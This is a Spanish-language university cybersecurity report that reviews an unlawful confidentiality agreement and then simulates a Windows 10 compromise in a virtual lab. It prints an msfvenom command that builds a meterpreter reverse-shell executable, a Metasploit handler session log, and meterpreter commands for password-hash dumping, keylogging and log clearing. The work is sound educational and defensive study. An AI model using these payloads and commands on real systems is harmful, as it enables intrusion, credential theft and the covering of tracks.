CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSE RICARDO VISCAYA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - (202337164A_1438)
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSE RICARDO VISCAYA

Director:
JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - (202337164A_1438)
2023

RESUMEN

El informe técnico analiza la situación de vulneración de seguridad en Windows 10 a la que se vio expuesta la empresa HackerHouse. Inicialmente se evalúa el acuerdo de confidencialidad, identificando cláusulas contrarias a la legislación colombiana que podrían constituir delitos de favorecimiento, fraude procesal y ocultamiento de información. Posteriormente se detalla el escenario de compromiso del equipo Windows 10 mediante archivo malicioso con Metasploit, perdiendo el control del sistema y la confidencialidad e integridad de los datos. Se diagrama la topología del ataque, el posible tipo de payload utilizado y técnicas forenses para su análisis.

Luego, se plantean recomendaciones de hardening y refuerzo de seguridad en Windows 10 mediante actualizaciones, contraseñas, firewalls, antivirus, monitoreo, etc. También se proponen 45 controles basados en ISO 27001 e ISO 38500 para implementar un sistema de gestión de seguridad de la información robusto. Finalmente, se brindan conclusiones sobre la importancia de reforzar la ciberseguridad en la empresa e integrar buenas prácticas de los equipos RedTeam y BlueTeam.

CONTENIDO

TABLA DE FIGURAS

GLOSARIO

Metasploit: framework de penetración que contiene exploits.

Payload: código malicioso insertado mediante exploits.

Hardening: reforzamiento de la seguridad de un sistema.

ISO 27001: estándar de sistemas de gestión de seguridad de la información.

ISO 38500: estándar de gobierno corporativo de TI.

SIEM: sistema de información y eventos de seguridad.

DLP: prevención de pérdida de datos.

CCTV: circuito cerrado de televisión.

Honeypot: señuelo de seguridad informática.

IDS: sistema de detección de intrusos.

IPS: sistema de prevención de intrusos.

IoC: indicadores de compromiso.

CSIRT: equipo de respuesta ante incidentes de seguridad informática.

INTRODUCCIÓN

El presente informe técnico analiza en profundidad la situación de compromiso de seguridad experimentada por la empresa HackerHouse en uno de sus equipos con Windows 10, así como las acciones requeridas para reforzar la ciberseguridad y prevenir incidentes similares en el futuro.

Inicialmente se realiza un análisis del criticable acuerdo de confidencialidad que pretendía ser adoptado, evidenciando graves inconsistencias legales e implicaciones delictivas que obligaron a su reformulación. Posteriormente se examina el escenario de vulneración del equipo mediante técnicas de ingeniería social y software malicioso, provocando la pérdida de control, confidencialidad e integridad en el sistema.

Se diagnostica en detalle la anatomía del ataque, las herramientas y vectores de infección utilizados para comprometer la seguridad. Asimismo, se formulan recomendaciones integrales de hardening y refuerzo de seguridad en múltiples capas, incluyendo parches, antivirus, firewalls, monitorización, concienciación de usuarios, etc.

Finalmente, se plantean 45 robustos controles de seguridad basados en los estándares ISO 27001 e ISO 38500 para implementar un eficiente sistema de gestión de seguridad de la información en concordancia con las mejores prácticas internacionales. Las conclusiones y recomendaciones están orientadas a fortalecer las capacidades de los equipos RedTeam y BlueTeam.

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Presentar un informe técnico donde se relacione los aspectos relevantes del desarrollo de las actividades se ciberseguridad y plantear recomendaciones y conclusiones con el fin de mejorar las estrategias usadas por RedTeam & BlueTeam.

1.2 OBJETIVOS ESPECÍFICOS

1.2.1 Análisis Situación Presentada con respecto al Anexo 3, Acuerdo Confidencialidad.
1.2.2 Análisis Situación de Vulneración a Windows 10 Anexo 4.
1.2.3 Harderización del Sistema Operativo y Reforzar Seguridad.
1.2.4 De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.
1.2.5 Plantear políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.
1.2.6 Enlace Presentación.
1.2.7 Resultado Prueba Anti-plagio

2 DESARROLLO DEL INFORME

2.1 ANALISIS DEL DOCUMENTO DE CONFIDENCIALIDAD ANEXO 3

Según el documento de confidencialidad propuesto en el anexo 3 se identifican las siguientes inconsistencias de normatividad legal según, de acuerdo a la ley actual Colombiana:

- La cláusula cuarta, numeral 3, donde se obliga a la parte receptora a "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros"

- La cláusula cuarta, numeral 6 obliga a no divulgar información confidencial o ilegal.

- La cláusula octava establece que en caso de que se encuentre información ilegal en manos del receptor, éste debe acudir a un abogado privado y dejar exenta de responsabilidad a la empresa

Lo anterior daría como consecuencia la violación de las siguientes leyes [1]:

- La cláusula cuarta, numeral 3, podría constituir el delito de favorecimiento, al impedir u obstaculizar la investigación penal (art. 454 del Código Penal).

- La cláusula cuarta, numeral 6, lo cual podría constituir ocultamiento, alteración o destrucción de material probatorio (art. 454 Código Penal).

- La cláusula octava, Esto podría constituir los delitos de favorecimiento y fraude procesal (arts. 453 y 454 Código Penal).

En términos generales, cualquier acuerdo para ocultar información sobre actividades ilegales podría constituir los delitos de concierto para delinquir (art. 340 Código Penal) o administración desleal (art. 250 Código Penal).

Además de incurrir en estos delitos se puede hacer acreedor a sanciones del **COPNIA** (Consejo Profesional Nacional de Ingeniería)**,** de acuerdo con el Código de Ética Profesional de Ingeniería (Ley 842 de 2003), si un ingeniero firma un acuerdo de confidencialidad que busca encubrir actividades ilegales o antiéticas, podría enfrentar las siguientes sanciones por parte del COPNIA [2] las cuales podrían ser las siguientes:

Amonestación verbal o escrita: es un llamado de atención por la falta cometida.

[1] conceptosjuridicos.com, «Código Penal de Colombia – Actualizado 2023».
[2] «Código de ética | Copnia».

Censura: es una reprobación más enérgica que implica la inclusión en la hoja de vida profesional.

Suspensión temporal de la matrícula profesional: implica la prohibición del ejercicio de la ingeniería durante el periodo de suspensión.

Cancelación de la matrícula profesional: es la máxima sanción disciplinaria y conlleva la prohibición definitiva para ejercer la profesión.

2.2 SITUACION DE VULNERACION WINDOWS 10 SEGÚN ANEXO 4

El Anexo 4 la HackerHouse fue víctima de un ataque a una de sus máquinas Windows, dejando como resultado la perdida de información y la vulneración de esta máquina.

Escenario problema: descripción del caso ocurrido el cual identifica los sucesos que se presentaron en la realización de la vulneración y la acción de borrado del archivo en mención.
Origen de la Infección: Se obtiene información de la herramienta se software utilizada para la descarga del archivo infectado, ademade de las acciones realizadas por el usuario.
Informe del estado de seguridad de la máquina: Descripción por parte del administrador del equipo, quien menciona las siguientes características de la computadora en general:

- Tenía un S.O Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, WindowsDefender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_89007736

La máquina se vio afectada de las siguientes maneras:

Se perdió el control y acceso exclusivo al equipo. Al ejecutarse el archivo malicioso .exe, se abrió una sesión remota para el atacante a través de Metasploit, permitiéndole tener acceso completo al sistema.

Se comprometió la confidencialidad de la información en el equipo. El atacante pudo navegar libremente por el sistema de archivos, visualizar y descargar cualquier archivo delicado como documentos, bases de datos, etc.

Se afectó la integridad de los datos. El atacante tuvo la capacidad de modificar, borrar o corromper archivos en el sistema sin autorización. De hecho, se evidenció esto con el borrado del archivo objetivo de la práctica.


Se impactó la disponibilidad del sistema. El acceso remoto del atacante puso en riesgo la disponibilidad del equipo, ya que pudo haber deshabilitado o detenido servicios críticos.

Quedó vulnerable a otros ataques. La intrusión inicial abrió la puerta para que se realizaran ataques más avanzados mediante el uso de otras herramientas y técnicas de post-explotación.

Se facilitó el movimiento lateral en la red. El acceso al equipo comprometido pudo ser utilizado como punto de partida para atacar otros sistemas y recursos en la misma red.

Diagrama del Ataque:

Figura 1 Topología del Ataque



Fuente: El Autor
Una vez identificada la topología de ataque se puede identificar que la herramienta msfvenom los cuales pueden ser del siguiente tipo:


- Ataques de shell inverso - Msfvenom se puede usar para generar payloads de shell inverso que se conectan de vuelta a la máquina del atacante. Esto le da al atacante acceso remoto a la máquina comprometida.

- Ataques de ejecución de código remoto - Msfvenom puede crear exploits que aprovechan vulnerabilidades para ejecutar código arbitrario en el sistema remoto. Por ejemplo, overflow de buffer, inyección SQL, etc.
- Phishing - Los payloads de msfvenom se pueden usar en campañas de phishing para comprometer los sistemas de las víctimas cuando ejecutan el archivo adjunto o hacen clic en el enlace.
- Backdoors - Msfvenom permite a los atacantes generar backdoors que le dan acceso persistente al sistema comprometido.
- Keyloggers - Msfvenom puede crear keyloggers para registrar las pulsaciones de teclas de la víctima y robar credenciales u otra información sensible.
- Ransomware - Los payloads de ransomware creados con msfvenom pueden cifrar los archivos de la víctima y exigir un rescate.

Simulación del ataque realizado a las instalaciones de la empresa HackerHouse

Para lograr simular el ataque se hizo uso de la creación de un ambiente virtualizado con el mismo sistema operativo vulnerado Windows 10 X64, adicional de virtualiza un Kali Linux que contiene las herramientas necesaria de Pentesting.

Figura 2 Virtualización



Fuente: El Autor

Una vez se tiene el ambiente preparado se inicia con la creación del PayLoad para el ataque mediante el uso de Metasploit, para este objetivo de hace uso de la herramienta Msfvenom:

Figura 3 Creacion Payload


```
┌──(kali㉿kali)-[~/Documents]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64
 LHOST=192.168.10.119 LPORT=445 -f exe >> /home/kali/Documents/POC_89007736.e
xe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes


┌──(kali㉿kali)-[~/Documents]
└─$
```

Fuente: El Autor

Para el uso de esta herramienta es importante tener en cuenta los siguientes comandos:
-p nombre del payload que deseas generar, en este caso Windows/x64/meterpreter/reverse_tcp.
--platform plataforma objetivo en este caso Windows
-a Arquitectura del sistema en este caso x64.
Lhost ip origen del ataque.
Lport puerto objetivo.


Para la identificación del puerto objetivo se hizo uso de la herramienta Nmap:

Figura 4 Nmap Scan



Fuente: El Autor
Una vez creado el archivo .exe se envía a la maquina Windows para lograr descargar el archivo en Windows se debe tener en cuenta que hay que desactivar todas las herramientas de seguridad, Firewall, Windows defender etc. Y se prepara la maquina Linux con el Metasploit que permite apoderarse de Windows.

Figura 5 Seguridad Windows




Fuente: El Autor

Figura 6 MetasPloit

Fuente: El Autor


Se descarga el archivo en Windows:

Figura 7 Archivo Malicioso



Fuente: El Autor

Figura 8 Ejecución del Archivo



Fuente: El Autor

Al ejecutarse el archivo el Metasploit que se encuentra escuchando esta ejecución se conecta a la maquina objetivo.

Figura 9 Explotación de Vulnerabilidad

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.119
lhost ⇒ 192.168.10.119
msf6 exploit(multi/handler) > set lport 445
lport ⇒ 445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.119:445
[*] Sending stage (200774 bytes) to 192.168.10.120
[*] Meterpreter session 1 opened (192.168.10.119:445 → 192.168.10.120:57176) at 2023-08-23 10:
08:22 -0400

meterpreter > ls
Listing: C:\Users\jose\Downloads\file
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2023-08-23 09:39:12 -0400  POC_89007736.exe

meterpreter >
```

Fuente: El Autor


Una vez que en la maquina Windows se ejecuta el .exe metasploit se conecta automáticamente y ya se tiene acceso a la máquina.

Para hacer uso de esta herramienta a continuación se listan los comandos más utilizados[3]:

ps - Muestra una lista de procesos en ejecución en la máquina comprometida. Útil para obtener información sobre qué está ejecutando el sistema.
sysinfo - Obtiene información del sistema como nombre de usuario, versión de SO, arquitectura, etc.
getuid - Obtiene el ID de usuario con el que se está ejecutando meterpreter.
pwd - Muestra el directorio de trabajo actual.
cd - Cambia el directorio de trabajo.
upload - Sube un archivo desde el atacante a la máquina víctima.
download - Descarga un archivo desde la máquina víctima al atacante.
execute - Ejecuta un programa en la máquina víctima.
hashdump - Extrae hashes de contraseñas del sistema.
keyscan_start/stop - Graba pulsaciones de teclado en la máquina víctima.
screenshot - Toma una captura de pantalla.
clearev - Limpia registros de eventos en Windows.
portfwd - Reenvía un puerto local al puerto remoto. Permite tunneling de puertos.
revoke - Elimina privilegios de meterpreter en caso de ser descubierto.

Teniendo en cuenta lo anterior se hace uso de estos comandos para consultar información de la maquina vulnerada, lista de archivos eliminación y descarga del archivo objetivo de la práctica.


Figura 10 Listado de Archivos



Fuente: El Autor


[3] Lara, «Conociendo a Meterpreter I».

Figura 11 Información Maquina Remota




Fuente: El Autor

Figura 12 Búsqueda de Archivo



Fuente: El Autor

Figura 13 Descarga del Archivo



Fuente: El Autor

Figura 14 Eliminación del Archivo

Fuente: El Autor

Msfvenom es una herramienta muy flexible que los atacantes utilizan en una amplia gama de vectores de ataque para comprometer sistemas remotos. Se debe tener mucho cuidado al manejar archivos generados con esta herramienta.

Algunas técnicas que se pueden utilizar para la identificación del mecanismo que se utilizó para la creación del Payload podrían ser las siguientes:

